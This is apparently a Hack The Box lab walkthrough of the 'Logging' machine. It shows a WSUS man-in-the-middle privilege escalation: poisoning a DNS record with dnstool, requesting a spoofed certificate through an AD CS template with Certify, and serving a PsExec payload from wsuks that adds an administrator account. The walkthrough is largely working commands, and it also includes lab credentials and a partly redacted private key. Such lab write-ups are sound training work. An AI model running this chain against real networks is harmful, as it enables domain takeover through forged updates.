└──╼ [★]$ python3 /opt/krbrelayx/dnstool.py -u 'LOGGING.HTB\wallace.everette' -p 'Welcome2026@' --zone logging.htb -dc-ip 10.129.34.31 -r wsus.logging.htb --action add -t A -d 10.10.17.176 10.129.34.31
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
we'll wait a couple of minutes and look it up and see if it worked
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nslookup wsus.logging.htb 10.129.34.31
Server: 10.129.34.31
Address: 10.129.34.31#53

Name: wsus.logging.htb
Address: 10.10.17.176
the record got added so lets look at the WSUS service configuration
*Evil-WinRM* PS C:\ProgramData\UpdateMonitor> reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate"
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
    WUServer REG_SZ https://wsus.logging.htb:8531
    AcceptTrustedPublisherCerts REG_DWORD 0x1
    SetProxyBehaviorForUpdateDetection REG_DWORD 0x0
    WUStatusServer REG_SZ https://wsus.logging.htb:8531
    UpdateServiceUrlAlternate REG_SZ https://wsus.logging.htb:8531

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU
and it runs over TLS meaning any self-signed certificate our fake WSUS server issue will be rejected and we need to have an actual certificate so lets take a look what we can enroll ourselves into

and we can enroll ourselves into UpdateSrv cause we are part of the IT group
so there is two ways to do this either get Rubeus on our powershell and extract the ticket and use it with certipy from attacker machine or we just upload Certify.exe and request a ticket directly
but we need to make sure that the certificate is issued to the subject CN=wsus.logging.htb otherwise it'll be rejected also so lets upload Certipy and get a certificate
PS C:\Users\jaylee.clifton\Documents> .\certify.exe request /ca:DC01.logging.htb\logging-DC01-CA /template:UpdateSrv /subject:"CN=wsus.logging.htb" /dns:wsus.logging.htb
.\certify.exe request /ca:DC01.logging.htb\logging-DC01-CA /template:UpdateSrv /subject:"CN=wsus.logging.htb" /dns:wsus.logging.htb

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : logging\jaylee.clifton

[*] Template                : UpdateSrv
[*] Subject                 : CN=wsus.logging.htb

[*] Certificate Authority   : DC01.logging.htb\logging-DC01-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 7

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAos3KXh9IGnmsVXPI++pGOlOuhJLV6UtVdgYqMURamcmUsSjQ
<SNIP>
GhL5FjXgpHq1gMf7roQexQDKRMSmv1T99WfH9KJC7qEa2gXRxAjyHLViplHwddUX
WeG9cuo+KAq045n39GZOUWt1bT+6gXV+grOgBzmntyE5j7cr2kaDpw0wGMpBE3yq
QFUayQHNVILEjO/nbDTUcY0sXvRcAmXrEQipJWSWdg==
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
and so we'll copy this cert.pem to our machine and use it with the fake WSUS server
and for that fake server we'll use wsuks we could use pywsus but it doesn't support TLS and we'd need to use it with stunnel which isn't comfortable setup and complex so there is no need for it if we don't have to (if you have to do it make sure to get root.ca certificate and add it at the end of the cert.pem for the stunnel to work efficiently)
any way wsuks works in two mode either in spoofing or --serve-only which will just listen and respond and we'll use that
after that it'll need a command from us to execute easiest way is to add a user to the local administrator group but there is some other way we can get to later
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ sudo wsuks --serve-only --WSUS-Server 10.129.34.31 --tls-cert cert.pem --WSUS-Port 8531 -I tun0 -c "/accepteula /s cmd.exe /c net user hacker Password123! /add && net localgroup administrators hacker /add"

    __          __ _____  _    _  _  __  _____
    \ \ / // ____|| | | || | / / / ____|
     \ \ /\ / /| (___ | | | || ' / | (___
      \ \/ \/ / \___ \ | | | || < \___ \
       \ /\ / ____) || | __| || . \ ____) |
        \/ \/ | _____/ \____/ | _|\_\|_____/

     Pentesting Tool for the WSUS MITM Attack
               Made by NeffIsBack
                 version: 1.2.1

[+] Command to execute:
PsExec64.exe /accepteula /s cmd.exe /c net user hacker Password123! /add && net localgroup administrators hacker /add
[*] ===== Starting Web Server =====
[*] Using TLS certificate 'cert.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 10.10.17.176:8531...
[*] Serving executable as KB: 8421232
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /bc489720-76e1-4b54-a168-f2a710049c66/PsExec64.exe
[+] GET request for exe: /bc489720-76e1-4b54-a168-f2a710049c66/PsExec64.exe
----------------------------------------
Exception occurred during processing of request from ('10.129.34.31', 64959)
Traceback (most recent call last):
< SNIP>
  File "/usr/lib/python3.13/ssl.py" , line 1232, in send
    return self._sslobj.write(data)
           ~~~~~~~~~~~~~~~~~~^^^^^^
ConnectionResetError: [Errno 104] Connection reset by peer
----------------------------------------
[+] Received GET request: /bc489720-76e1-4b54-a168-f2a710049c66/PsExec64.exe
[+] GET request for exe: /bc489720-76e1-4b54-a168-f2a710049c66/PsExec64.exe
it'll show you error but it worked so lets test it
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nxc smb logging.htb -u 'hacker' -p 'Password123!'
SMB 10.129.34.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.34.31 445 DC01 [+] logging.htb\hacker:Password123! (Pwn3d!)
and we got Administrator

 other way is to get a back using a listener

Attack Chain
Play around
after getting the box try to change the reg to configure it to run on 8530 instead of TLS and try to get a shell without cert.pem just incase you were put in a position where you can edit registry but you can't get a certificate or maybe there is no CA on the environment